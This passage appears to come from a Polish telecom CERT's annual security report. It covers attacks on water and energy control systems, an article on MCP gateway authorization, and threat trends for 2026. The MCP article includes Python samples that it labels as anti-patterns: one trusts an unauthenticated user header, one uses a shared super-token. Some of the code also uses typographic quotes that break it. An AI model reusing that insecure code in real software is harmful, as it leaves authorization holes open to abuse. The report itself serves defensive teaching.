Jednym z sektorów na celowniku atakujących były wodociągi. Cyberprzestępcy zdobyli dostęp do systemów sterowania stacji uzdatniania wody (SUW) w Tolkmicku, Małdytach, Sierakowie, Szczepnie. Wiadomo również o atakach na oczyszczalnie ścieków, m.in. w Wydminach i Kuźnicy, a latem głośno było o próbie odcięcia dopływu wody do jednego z największych miast w Polsce.

Innym często atakowanym w 2025 roku sektorem była energetyka. Minister Cyfryzacji informował o ponad 4 tys. incydentów, które dotyczyły firm związanych z tą branżą. I to właśnie w tym obszarze doszło do najpoważniejszego ataku. W grudniu cyberprzestępcy zaatakowali ponad 30 farm wiatrowych i fotowoltaicznych oraz dużą elektrociepłownię. Atak miał charakter destrukcyjny, a atakujący wykazali się znajomością systemów automatyki. System energetyczny pozostał stabilny, ale konsekwencje, szczególnie przy większej skali, mogły być poważne.

Podatności

Znamienne jest jednak to, że uzyskanie dostępu do infrastruktury nie wymagało ze strony atakujących dużego wysiłku. Wykorzystali oni dobrze znane podatności, wykradzione poświadczenia i braki w zakresie podstawowych zasad cyberhigieny. Współdzielone lub domyślne hasła, często takie same na wielu systemach, dodatkowo bez uwierzytelniania wieloskładnikowego, to tylko jedna z częstych luk będąca zaproszeniem dla cyberprzestępców. W konsekwencji ataków Ministerstwo Cyfryzacji opublikowało zalecenia dla wodociągów (luty 2025) i sektora OZE (styczeń 2026). Kładą one nacisk na podstawowe zabezpieczenia i powinny być lekturą obowiązkową nie tylko dla przedsiębiorstw ze wspomnianych sektorów, ale wszędzie tam, gdzie wykorzystuje się technologie operacyjne.

O tym, że z tymi zaleceniami należy się nie tylko zapoznać, ale przede wszystkim pilnie je wdrożyć, świadczą też nasze obserwacje z licznych **przeglądów bezpieczeństwa zrealizowanych w tym roku**. Często spotykane luki w zabezpieczeniach to m.in.: brak oddzielenia sieci OT od infrastruktury biurowej, nieaktualizowane i podatne systemy,

brak zdefiniowanej i wdrożonej polityki haseł, brak zdefiniowanych procesów bezpieczeństwa i procedur na wypadek incydentu. Należy też zwrócić szczególną uwagę na dostęp do systemów sterowania od strony internetu dla pracowników i dla firm oferujących utrzymanie systemów. Dostęp taki jest, niestety, często nienależycie zabezpieczony, a uwierzytelnianie dwuskładnikowe to wciąż rzadkość. To sprawia, że jest to popularny wektor ataku i nie bez powodu zalecenie Ministerstwa Cyfryzacji dla wodociągów kładzie nacisk na ten aspekt.

Po stronie mniejszych przedsiębiorstw, operatorów infrastruktury krytycznej, które często są spółkami samorządowymi, obserwowaliśmy braki kompetencyjne i kadrowe w obszarze cyberbezpieczeństwa, szczególnie w domenie OT. Jest to też jedna z przyczyn niskiego poziomu dojrzałości. Nasze doświadczenie pokazuje jednak, że zrobienie przeglądu bezpieczeństwa, wskazanie obszarów do poprawy, wyjaśnienie ryzyk związanych z lukami w zabezpieczeniach i zdefiniowanie przejrzystego planu naprawczego stanowią bardzo dobry i skuteczny pierwszy krok na drodze ku cyberodporności.


W budowaniu świadomości zagrożeń i sposobów ochrony nic nie działa tak dobrze jak praktyka. Między innymi w tym celu powstało nasze Laboratorium OT. To miejsce, gdzie pokazujemy przykładowe ataki na infrastrukturę przemysłową i prezentujemy działanie narzędzi bezpieczeństwa. To także bezpieczne środowisko z rzeczywistymi, fizycznymi elementami automatyki i SCADA, które pozwala testować różne rozwiązania.

Zabezpieczenia

Kiedy mamy już wiedzę na temat zagrożeń i zidentyfikowaliśmy słabe punkty naszej infrastruktury, przychodzi czas na wdrożenie zabezpieczeń. Zarówno tych technicznych, jak i organizacyjno-procesowych. Przykłady ataków wymienione wcześniej dobitnie pokazują, że oba obszary – **technologia i procesy – muszą ze sobą współdziałać, aby ochrona była efektywna.**

Od strony technicznej, poza absolutnymi podstawami związanymi z separacją i segmentacją sieci OT, właściwą, bezpieczną konfiguracją (np. dostępy), aktualizacjami i backupami, skutecznym i często wdrażanym zabezpieczeniem przeznaczonym dla infrastruktury OT są **przemysłowe systemy klasy IDS** (systemy detekcji włamań). Oferują nieinwazyjny monitoring niezagrażający ciągłości działania i pozwalający wykryć podatności, znane zagrożenia oraz różne anomalie, które mogą być symptomem ataku. Analiza wspomnianego incydentu w elektrociepłowni pokaza-

ła, że atakujący całymi miesiącami działał w infrastrukturze i prowadził rekonesans. Systemy takie jak IDS pozwalają na wykrycie różnych podejrzanych aktywności odpowiednio wcześniej.



Rysunek 1. Przemysłowy system IDS w akcji – detekcja rekonesansu w sieci OT, Laboratorium OT Orange Polska

Monitoring i procesy

Oczywiście po detekcji incydentu musi być jeszcze właściwa reakcja po stronie dotkniętego atakiem przedsiębiorstwa lub zewnętrznego zespołu SOC, który poinformuje o wykryciu zdarzenia, zrobi analizę i pomoże w usunięciu zagrożenia. Monitoring powinien również obejmować obszar OT, który wciąż jeszcze bywa pomijany. Doświad-

Zrobienie przeglądu bezpieczeństwa, wskazanie obszarów do poprawy, wyjaśnienie ryzyk związanych z lukami w zabezpieczeniach i zdefiniowanie przejrzystego planu naprawczego to bardzo dobry i skuteczny pierwszy krok na drodze ku cyberodporności.

czenia z incydentów z 2025 roku po raz kolejny pokazują, że wdrożone rozwiązanie bezpieczeństwa bez zapewnienia monitoringu i właściwych procesów nie jest skutecznym zabezpieczeniem. Muszą o tym pamiętać przedsiębiorcy i administratorzy infrastruktury krytycznej, których wkrótce obejmie nowelizacja ustawy o krajowym systemie cyberbezpieczeństwa, wdrażająca dyrektywę NIS2. Monitorowanie w trybie ciągłym jest jednym z wymogów ustawy.

Pozostaje mieć nadzieję, że ciągła edukacja, wymagania regulacyjne i nauka płynąca z incydentów przyniosą w najbliższym czasie wzrost świadomości i poprawę zabezpieczeń w tak istotnym obszarze jak infrastruktura krytyczna i przemysłowa.







MCP w praktyce: MCP Gateway, porządek w dostęпах i zero niespodzianek z kontami technicznymi

// Stanisław Kozioł

TL;DR MCP to warstwa integracyjna między LLM a narzędziami, która powinna pełnić funkcję mostu z barierkami, a nie „drugiego systemu autoryzacji”. Kluczowe jest, aby decyzje autoryzacyjne pozostały w IAM, a MCP jedynie egzekwował je na bramce, korzystając z tokenów z audytami przypiętymi do konkretnego zasobu. Niezbędne jest stosowanie silnych tożsamości, krótkich TTL tokenów i segmentacji, aby uniknąć chaosu, driftu uprawnień i rozmycia rozliczalności.

O tym, dlaczego MCP nie powinno ściągać uprawnień z systemów dziedzicznych, jak łatwo dorobić „drugi system autoryzacji” i jak MCP Gateway porządkuje dostęp, zanim zrobi się z tego labirynt

MCP to warstwa integracyjna między LLM a narzędziami, która szybko dotyka produkcji: prawdziwych danych, uprawnień i skutków operacji. To nie „plugin”, lecz kolejny trust boundary w łańcuchu identity → authorization → execution. Bez twardych barier (IAM, polityki, audyt, kontrola i rotacja tokenów) taka warstwa potrafi wprowadzić chaos szybciej, niż zdążysz domknąć procedury.

Co właściwie znaczy to MCP

MCP to warstwa/protokół integracyjny między modelem językowym a narzędziami. Zamiast budować osobne wtyczki i adaptery, można wykorzystać MCP, które standaryzuje kontrakt: serwer publikuje katalog narzędzi (nazwy, opisy, schematy wejścia/wyjścia), a orkiestrator/agent negocjuje dostępne operacje i wywołuje je w imieniu użytkownika. Z perspektywy architektury to nie „magia LLM”, tylko przejrzysty interfejs do zdalnego uruchamiania narzędzi (remote tool execution), który porządkuje integrację i upraszcza ich cykl życia.

Kłopoty zaczynają się, gdy ten uporządkowany interfejs łączymy z systemami dziedzicznymi mającymi dojrzałe modele uprawnień: RBAC/ACL, scope’y, dziedziczenie, wyjątki, kontekst zasobów i własny audyt. Od tego momentu MCP staje się elementem ścieżki bezpieczeństwa: przenosi tożsamość, wpływa na autoryzację i wywołuje operacje o realnych skutkach w produkcji. Innymi słowy, przeprowadza nas przez kolejny trust boundary w łańcuchu identity → authorization → execution.

Najczęstszy błąd to odtwarzanie autoryzacji w MCP. Przechowywanie lub interpretowanie ról z systemów dziedzicznych tworzy „drugi system autoryzacji”: pojawiają się drift uprawnień, wyjątki „na chwilę”, niespójne mapowania ról/scope’ów i rośnie powierzchnia ekspozycji (tokeny, cache, logi). Rozliczalność end-to-end się rozmywa, a Shadow AI ma idealne warunki.

Dlatego warto od razu postawić wyraźną granicę. MCP samo w sobie nie jest „dziurawą”, ale dołącza nową warstwę, nowe tokeny i nowe miejsce na błędy. Nie należy w nim odtwarzać logiki autoryzacji, która powinna pozostać w IAM i systemach dziedzicznych. Spójny wzorzec to: decyzje w IAM, egzekwowanie w bramce (denybydefault, walidacja podpisu/iss/exp/aud), a tokeny przycinane do konkretnego zasobu (token exchange z aud per zasób, zasada least privilege). Dzięki temu MCP pozostaje mostem z barierkami – a nie kolejnym równoległym systemem uprawnień.

Jak wyglądają „antywzorce”

Najczęstszy błąd to odtwarzanie autoryzacji w MCP. Przechowywanie lub interpretowanie ról z systemów dziedzicznych tworzy „drugi system autoryzacji”: pojawiają się drift uprawnień, wyjątki „na chwilę”, niespójne mapowania ról/scope’ów i rośnie powierzchnia ekspozycji (tokeny, cache, logi). Rozliczalność end-to-end się rozmywa, a Shadow AI ma idealne warunki: automaty wykonują akcje, których nie da się jednoznacznie przypisać do użytkownika i polityki.

```
from time import time

_cache = {}

def get_roles(uid):
    exp, roles = _cache.get(uid, (0, []))
    if exp < time():
        roles = domain_fetch_roles(uid)
        _cache[uid] = (time() + 300, roles)
    return roles

def handle(req):
    uid = req.headers["X-User"]
    roles = get_roles(uid)
    if „read:hosts/*” not in expand(roles):
        raise PermissionError(„DENY”)
    return domain_list_hosts()
```

Tu MCP/adapter decyduje na podstawie lokalnej kopii ról i zaufanego nagłówka XUser; bez kryptograficznie powiązanego tokenu (OIDC/JWT, introspekcja) znika spójność i rozliczalność end-to-end. Właściwy wzorzec: decyzje w IAM, egzekwowanie na bramce, token przycięty do zasobu (aud per zasób).

MCP jako most, który musi mieć barierki

MCP łączy intencję użytkownika z wykonaniem operacji w narzędziach — domyka więc ścieżkę request → tool invocation → side effect i staje się kolejnym trust boundary, przez który przechodzą tokeny, decyzje autoryzacyjne i dane. Bez barier taka warstwa nie „upraszcza integracji”, tylko mnoży ryzyko.

Klasyczne barierki, które powinny tu zadziałać:

- silna tożsamość (OIDC) i spójna propagacja kontekstu,
- polityki ABAC/RBAC wyrażone jako policyascode,
- segmentacja i kontrola egress między komponentami,
- audyt end-to-end (trace/correlation) bez wycieków sekretów,
- krótkie TTL i rotacja tokenów,
- zasada najmniejszych uprawnień (least privilege).

W praktyce łatwo o niespójność semantyki: użytkownik ma jedną tożsamość, orkiestrator używa drugiej do LLM, do MCP serwera idzie trzecia, a operacje w systemie dziedziny wykonują się czwartą (często wspólną). Efekt? System działa, ale nikt nie potrafi jednoznacznie wskazać, kto wykonał akcję, na jakiej polityce i z jak najmniejszym, możliwym zakresem uprawnień.

Krótką historią wdrożenia systemu z architekturą MCP

Na slajdzie wszystko wygląda prosto: użytkownik wysłał żądanie, orkiestrator rozmawia z LLM i wywołuje pojedynczy serwer MCP. Robimy discovery narzędzi, dostajemy listę operacji, odpalamy konkretną – jeden serwer, kilka tooli, jedna ścieżka wywołań.

W produkcji „prosty serwer” wpada jednak w ekosystem tożsamości i sekretów: logowanie użytkownika (OIDC/IAM), osobne poświadczenia do LLM, oddzielne uwierzytelnienie do MCP, tokeny do systemów dziedziny, a do tego cache (wydajność), logi (audyt) i telemetria. Gdy dołożysz środowiska (dev/stage/prod) i zespoły publikujące własne serwery MCP, robi się graf zależności, w którym trudno utrzymać spójność polityk i rozliczalność end-to-end.

Szybko pada pytanie: „ile tu jest tożsamości?”. Zwykle co najmniej cztery:

- użytkownik końcowy (rozliczalność akcji),
- tożsamość techniczna orkiestratora do LLM (API key / service principal),
- tożsamość, z którą orkiestrator woła MCP (kolejny trust boundary),
- tożsamość/uprawnienia, z którymi MCP działa w systemie dziedziny.

Prosty test blueteam: jeśli nie da się w minutę odpowiedzieć na pytanie „czyja to była akcja i na jakich uprawnieniach?”, system jest gotowy na niespodzianki.

Upraszczając maksymalnie – MCP odpalony lokalnie na jednym użytkowniku

Żeby nie zaczynać od razu od architektur „enterprise”, warto przeanalizować najprostszy wariant: MCP urucho-

MCP samo w sobie nie jest „dziurawym”, ale dołącza nową warstwę, nowe tokeny i nowe miejsce na błędy. Nie należy w nim odtwarzać logiki autoryzacji, która powinna pozostać w IAM i systemach dziedziny.

mione lokalnie na stacji roboczej jednego użytkownika. Intuicyjnie wygląda to bezpiecznie („to tylko mój komputer”), ale z perspektywy bezpieczeństwa oznacza przeniesienie części ścieżki identity → token → execution na endpoint, który zwykle nie ma tych samych kontroli co środowisko serwerowe.

Lokalny runtime MCP dziedziczy kontekst procesu użytkownika: zmienne środowiskowe, credential helpers, tokeny w plikach konfiguracyjnych, cache, a często również dostęp do dysku roboczego i repozytoriów. „Osoba trzecia” nie musi oznaczać zaawansowanego atakującego – wystarczy współdzielone urządzenie, zdalny dostęp, malware na gościu, zbyt gadatliwe logowanie w trybie debug, screen-sharing podczas calla albo przypadkowe udostępnienie katalogu z konfiguracją. W praktyce kończy się to tym, że sekrety zaczynają żyć w miejscach, które nie były projektowane jako magazyn sekretów: logi, dumpy błędów, cache, .env, katalog projektu.

To jest problem nie tylko „wycieku”, ale też operacyjnej kontroli: trudno wymuszać krótkie sesje i rotację tokenów, skoro token musi działać ciągle, „żeby demo/agent nie padł”, a audyt end-to-end rozmywa się, bo operacje wyglądają jak wykonane „z laptopa”, a nie w kontrolowanej ścieżce z polityką i telemetrią. To pierwszy moment, w którym widać, że ryzyko MCP nie wynika z samego protokołu, tylko z architektury: lokalne uruchomienie tworzy dodatkowe punkty ekspozycji sekretów i zaciera granice rozliczalności.

MCP od dostawcy i zderzenie z RBAC/ACL

Tu robi się poważniej: wchodzi MCP dostawcy i integracja z systemem dziedziny, który ma własny, dojrzały model uprawnień. Monitoring/observability, CMDB czy platformy ITSM zwykle wdrażają RBAC/ACL z dziedziczeniem, wyjątkami, scope’ami i kontekstem zasobów (np. „ten zespół widzi tylko te hosty/projekty”). W tym miejscu wychodzi na wierzch napięcie semantyczne: kontrakt narzędzia w MCP nie niesie natywnie pełnego kontekstu takiego modelu, więc ktoś zaczyna „upraszczać” mapowanie, żeby „dowieść” funkcjonalność.

Z tego rodzą się dwa klasyczne antywzorce, których chcemy uniknąć w całym artykule. Pierwszy to odtwarzanie autoryzacji po stronie MCP: serwer/adapter pobiera role, grupy i scope'y z systemu dziedziny, trzyma je lokalnie (cache, mapowania) i podejmuje decyzje według własnych reguł. To dokładnie „drugi system autoryzacji” i prosta droga do driftu uprawnień. Drugi to shared super-token: jedno konto techniczne lub jeden klucz API o szerokich uprawnieniach, „bo inaczej się nie da”, a ograniczenia „wejść później”.

Efekt jest przewidywalny i spójny z obserwacjami z poprzednich sekcji: rośnie powierzchnia ataku (więcej sekretów, więcej miejsc ich użycia, większy blast radius), a rozliczalność end-to-end się rozmywa. System dziedziny widzi operacje wykonane „przez MCP”, ale bez poprawnej propagacji tożsamości i tokenów nie odpowie, czy akcję zrobił użytkownik A, B czy automat. To idealne warunki dla Shadow AI – narzędzia i integracje działają w produkcji bez jednoznacznej osi odpowiedzialności.

```
import os
import requests

DOMAIN_URL = os.environ["DOMAIN_URL"]
DOMAIN_TOKEN = os.environ["DOMAIN_TOKEN"]

def tool_read_resources(query: dict):
    r = requests.post(
        f"{DOMAIN_URL}/api/resources/search",
        headers={"Authorization": f"Bearer {DOMAIN_TOKEN}"},
        json=query,
        timeout=10,
    )
    r.raise_for_status()
    return r.json()
```

To najczęstszy skrót w integracjach dostawców: adapter MCP woła system dziedziny jednym stałym tokenem (DOMAIN_TOKEN). Działa zawsze, łatwo go wdrożyć i debugować, ale łamie zasady z tego artykułu: blast radius jest równy uprawnieniom tokena (zwykle zbyt duży), a system dziedziny traci kontekst per user – widzi jedną techniczną tożsamość zamiast faktycznego użytkownika i podstawy polityki.

Co zamiast? Trzymamy się wzorca referencyjnego: decyzje w IAM, egzekwowanie w bramce, a tokeny są przycinane do konkretnego zasobu/operacji (token exchange z aud per zasób, krótki TTL). MCP pozostaje mostem z barierkami: propaguje tożsamość użytkownika, nie odtwarza RBAC, a gateway weryfikuje podpis/iss/exp i dopasowuje aud do trasy (deny by default). Dzięki temu nie ma shared super-tokenu, a rozliczalność „kto/co/na jakiej podstawie” zostaje zachowana.

Jak zadbać o bezpieczeństwo MCP?

Domykając to praktyką: właściwy wzorec to token exchange z aud przypiętym do konkretnego zasobu tak, aby autoryzacja pozostała w IAM, a MCP/Gateway jedynie egzekwowały decyzję. Użytkownik loguje się i dostaje access token, którego aud zawiera m.in. mcp-token-exchange-client; orkiestrator odkrywa serwery (np. GET /servers) i bierze external_id zasobu/serwera (np. 122060679). Następnie, używając poświadczeń mcp-token-exchange-client, wywołuje w Keycloak grant typu token-exchange, przekazując subject_token użytkownika i resource odpowiadający temu external_id. Mapper skryptowy sprawdza, czy User.appPermissionsList zawiera wskazany identyfikator oraz wymaganą flagę (np. mcp_22509187), po czym wydaje „downscoped” token z aud ustawionym na urn:mcp:resource:122060679 (oraz azp=mcp-token-exchange-client). Z takim tokenem orkiestrator woła MCP Server przez Gateway; bramka weryfikuje go offline (podpis/JWKS, exp, iss) i – kluczowo – dopasowuje aud do skonfigurowanej trasy/zasobu. Jeśli aud nie pasuje do żądanej ścieżki, żądanie jest odrzucane, a jeśli pasuje – operacja przechodzi dalej już w ściśle ograniczonym kontekście. Efekt jest trojaki: znika „drugi system autoryzacji” (decyzja zapada w IAM), znika pokusa wspólnych supertokenów (least privilege per zasób), a rozliczalność endtoend pozostaje czytelna, bo każdy side effect da się powiązać z użytkownikiem i jasno zdefiniowanym aud/scope'em na bramce.

```
import os
import requests
from typing import Union

IAM_BASE_URL = os.getenv("IAM_BASE_URL", "https://iam.example.com")
REALM = os.getenv("IAM_REALM", "demo-realm")
TOKEN_ENDPOINT = f"{IAM_BASE_URL}/realms/{REALM}/protocol/openid-connect/token"

EXCHANGE_CLIENT_ID = os.getenv("EXCHANGE_CLIENT_ID", "mcp-exchange-client")
EXCHANGE_CLIENT_SECRET = os.getenv("EXCHANGE_CLIENT_SECRET", "REDACTED_SECRET")

RESOURCE_ID = os.getenv("RESOURCE_ID", "R12345")
EXPECTED_AUD = f"urn:mcp:resource:{RESOURCE_ID}"

GATEWAY_URL = os.getenv("GATEWAY_URL", "https://mcp-gw.example.com")
MCP_PATH = os.getenv("MCP_PATH", f"/mcp/vendor/{RESOURCE_ID}/projects/list")

def token_exchange(subject_token: str, resource_id: str) -> str:
    data = {
        "grant_type": "urn:ietf:params:oauth:grant-type:token-exchange",
```



```

        „subject_token”: subject_token,
        „subject_token_type”: „urn:ietf:params:oauth:token-type:access_token”,
        „requested_token_type”: „urn:ietf:params:oauth:token-type:access_token”,
        „resource”: resource_id,
    }
    r = requests.post(TOKEN_ENDPOINT, data=data,
                     auth=(EXCHANGE_CLIENT_ID, EXCHANGE_CLIENT_SECRET),
                     timeout=10)
    r.raise_for_status()
    return r.json()[„access_token”]

def call_mcp_via_gateway(access_token: str, path: str) -> dict:
    url = f“{GATEWAY_URL}{path}”
    r = requests.get(url, headers={„Authorization”: f“Bearer {access_token}”}, timeout=15)
    r.raise_for_status()
    return r.json()

if __name__ == „__main__”:
    subject_token = os.getenv(„USER_ACCESS_TOKEN”, „REDACTED_USER_JWT”)
    downscoped = token_exchange(subject_token, RESOURCE_ID)

    import jwt
    claims = jwt.decode(downscoped, options={„verify_signature”: False})
    aud: Union[str, list] = claims.get(„aud”)
    aud_ok = (EXPECTED_AUD in aud) if isinstance(aud, list) else (aud == EXPECTED_AUD)
    if not aud_ok:
        raise SystemExit(f“aud mismatch: {aud} != {EXPECTED_AUD}”)

    result = call_mcp_via_gateway(downscoped, MCP_PATH)
    print(result)

```

Kod ilustruje wzorzec „token exchange + aud per zasób”. Orkiestrator wymienia user token na „downscoped” token z aud=urn:mcp:resource:<RESOURCE_ID>, a następnie wywołuje MCP Server przez bramkę.

- **Token_exchange**: wywołuje grant typu token-exchange w IAM, przekazując subject_token użytkownika oraz resource=<RESOURCE_ID>. Mapper w IAM sprawdza uprawnienia i wystawia token z aud przypiętym do zasobu.
- **EXPECTED_AUD**: oczekiwana wartość audience, będąca biletem na konkretną trasę/zasób. Bramka powinna mapować dokładnie ten aud do ścieżek /mcp/vendor/<RESOURCE_ID>/**.
- **Szybki sanity check**: lokalnie, bez weryfikacji podpisu, sprawdzamy, czy aud w tokenie zgadza się z EXPECTED_AUD. Egzekwowanie i tak odbywa się w bramce (podpis, iss, exp, aud).
- **Call_mcp_via_gateway**: wywołanie HTTP z „downscoped” tokenem. Bramka musi weryfikować token offline (JWKS) i dopasować aud → trasa. Przy niezgodności zwraca 403.
- **Anonimizacja**: wszystkie domeny, identyfikatory, client_id/secret i ścieżki są przykładowe. W produkcji użyj menedżera sekretów, krótkich TTL, rotacji i zasady least privilege.

Podsumowanie

MCP nie jest magiczną „nakładką na LLM”, tylko pełnoprawnym elementem łańcucha bezpieczeństwa. Jeśli zaczniesz kopiować uprawnienia lub działać na wspólnych kontach technicznych, bardzo szybko powstaje „drugi system autoryzacji”, drift uprawnień i rozmyta rozliczalność. Przecięciem tego węzła jest przeniesienie decyzji do IAM i egzekwowanie ich na bramce: token exchange z aud przypiętym do konkretnego zasobu, walidacja offline (podpis, exp, iss, aud) i twarde mapowanie aud → trasa. To minimalizuje blast radius, utrzymuje least privilege i pozwala jednoznacznie odpowiedzieć na pytania: „kto, co i na jakiej podstawie”.

Co warto zrobić od razu:

- Zatrzymać autoryzację w IAM: wprowadzić token exchange i downscoping per zasób, bez lokalnych cache’y ról w MCP.
- Ustawić bramkę jako punkt egzekwowania: walidacja JWKS offline, deny-by-default, mapowanie aud na ścieżki/zasoby.
- Wyeliminować shared supertokeny: każde wywołanie z per-user kontekstem, z krótkim TTL i rotacją.
- Uporządkować telemetrię: korelacja żądań (np. X-Request-ID), logi bez sekretów, pełny ślad od użytkownika po efekt w systemie dziedzicznym.
- Traktować MCP jak trust boundary: segmentacja środowisk, kontrola egress, minimalne uprawnienia serwisów, jasne „breakglass”.

Miara sukcesu jest prosta: gdy incydent lub audyt pytają: „czyja to była akcja, na jakim uprawnieniu i dlaczego została przeprowadzona?”, z logów IAM, bramki i systemu dziedzicznego da się to odtworzyć w minutach – bez grzebania w cache’ach ról, ukrytych mapowaniach i wspólnych kontach technicznych. To oznacza, że MCP stało się mostem z barierkami, a nie labiryntem bez wyjścia.





05

**Prognozy
i kierunki
rozwoju**



Obraz zagrożeń

Działania cyberprzestępców
i metody atakówMetody ochrony i budowania
cyberodporności

Prognozy i kierunki rozwoju

Chronimy i pomagamy





Trendy na rok 2026

// Zespół CERT Orange Polska

Sztuczna inteligencja odmienia krajobraz cyberbezpieczeństwa w tempie, jakie jeszcze kilka lat temu trudno było sobie wyobrazić. AI stała się równocześnie narzędziem wspierającym obronę i ulepszającym działania zespołów cyberbezpieczeństwa oraz potężnym akceleratorem cyberataków.

Nie tylko jednak ona znalazła się w trendach opisanych przez ekspertów CERT Orange Polska. Przedstawiamy najważniejsze według nas obszary zagrożeń, które będą dominowały w przyszłości.

01 Sztuczna inteligencja


- Rozwój generatywnej sztucznej inteligencji zaczyna wpływać na sposób tworzenia i rozwijania złośliwego oprogramowania. Obserwujemy pierwsze przykłady złośliwego oprogramowania, w którym modele AI służą do generowania fragmentów kodu podczas ich działania lub podejmowania decyzji jakie kroki w infekcji należy dalej podjąć. Jednocześnie narzędzia oparte na LLM są coraz częściej wykorzystywane przez cyberprzestępców do tworzenia stron oraz wiadomości phishingowych, przygotowywania exploitów oraz dynamicznego modyfikowania istniejącego malware w celu uniknięcia detekcji. Przewidujemy, że narzędzia AI będą wykorzystywane do automatyzacji kolejnych etapów ataków – od rozpoznania aż po eksfiltrację danych AI pozwoli na weryfikację efektów działania i korektę scenariusza ataku. To podejście spowoduje znaczący wzrost szybkości oraz skali ataków. W efekcie spodziewamy się wzrostu liczby dynamicznie modyfikowanych wariantów złośliwego oprogramowania powstających przy wsparciu narzędzi AI.
- Nową kategorią zagrożeń są ataki wymierzone bezpośrednio w agentów AI – modele działające z dostępem do wewnętrznych danych lub systemów operacyjnych organizacji. Problemy pojawiają się na dwóch poziomach: agenci AI z nadmiernymi uprawnieniami oraz ataki na same systemy AI.
- AI może wspierać przestępców już na etapie rekonesansu: automatycznie analizować wycieki, łączyć rozproszone informacje o użytkownikach i przygotowywać scenariusze z wykorzystaniem MFA phishingu. Ze względu na to, że większość poważnych incydentów wciąż zaczyna się od przejęcia konta pracownika, automatyzacja w tym obszarze istotnie zwiększa skalę zagrożeń.

- Wykorzystywanie AI przez mało doświadczonych programistów do generowania kodu (w tym serwisów internetowych) może przyczyniać się do powstawania kodu niskiej jakości, zawierającego błędy i w końcowym rezultacie podatnego na ataki.

AI zmienia cyberbezpieczeństwo we wszystkich jego wymiarach: technologicznym, organizacyjnym i społecznym. Stała się zarówno narzędziem, jak i celem ataków. Kluczowe dla organizacji są dziś: wprowadzanie rygorystycznych zasad użycia AI, kontrola uprawnień agentów i automatyzacji, monitorowanie środowisk chmurowych, edukacja pracowników z naciskiem na wycieki i socjotechnikę.

02 Technologie wykorzystywane przez cyberprzestępców w kampaniach oszustw reklamowych rozwijają się w tempie, jakie jeszcze kilka lat temu byłoby trudne do przewidzenia. Deepfake'i będą dalej tanieć i zyskiwać na jakości – fałszywe materiały wideo i audio z wizerunkami znanych osób z każdym miesiącem stają się trudniejsze do odróżnienia od oryginałów. Co istotne, przestępcy nie potrzebują przełomowych wynalazków: wystarczy im sprawne łączenie tego, co już mają – rotacja kont i domen, kosmetyczne zmiany w kreacjach, systematyczne testowanie granic moderacji. Skala ruchu reklamowego na platformach społecznościowych sprawia, że skuteczne filtrowanie wszystkich oszukańczych treści pozostaje ogromnym wyzwaniem, a scam reklamowy wciąż będzie jednym z najtańszych kanałów dotarcia do ofiar. Dodatkowym akceleratorem jest automatyzacja całego łańcucha – od generowania grafik, wideo i tekstów z użyciem AI po zakładanie kont reklamowych i zarządzanie nimi – która pozwala skalować operacje przy marginalnym wzroście kosztów i ryzyka wykrycia.

03 Mobilne, złośliwe oprogramowanie przechodzi wyraźną transformację – od relatywnie prostych aplikacji realizujących pojedyncze funkcje (np. przechwytywanie SMS czy danych logowania) w kierunku rozbudowanych narzędzi typu Remote Access Trojan (RAT), zapewniających operatorowi niemal pełną kontrolę nad



urządzeniem. Współczesne próbki coraz częściej oferują funkcje zdalnej administracji, takie jak: sterowanie interfejsem użytkownika, przechwytywanie obrazu ekranu, dostęp do mikrofonu czy systemu plików. Równocześnie obserwowany jest trend polegający na wykorzystywaniu legalnych usług i infrastruktury chmurowej jako kanałów komunikacji, m.in. mechanizmów powiadomień push takich, jak Firebase Cloud Messaging, czy narzędzi tunelowania i reverse proxy. Pozwala to ukrywać komunikację z infrastrukturą sterującą w ruchu generowanym przez powszechnie wykorzystywane usługi mobilne, znacząco utrudniając jej wykrycie i blokowanie.

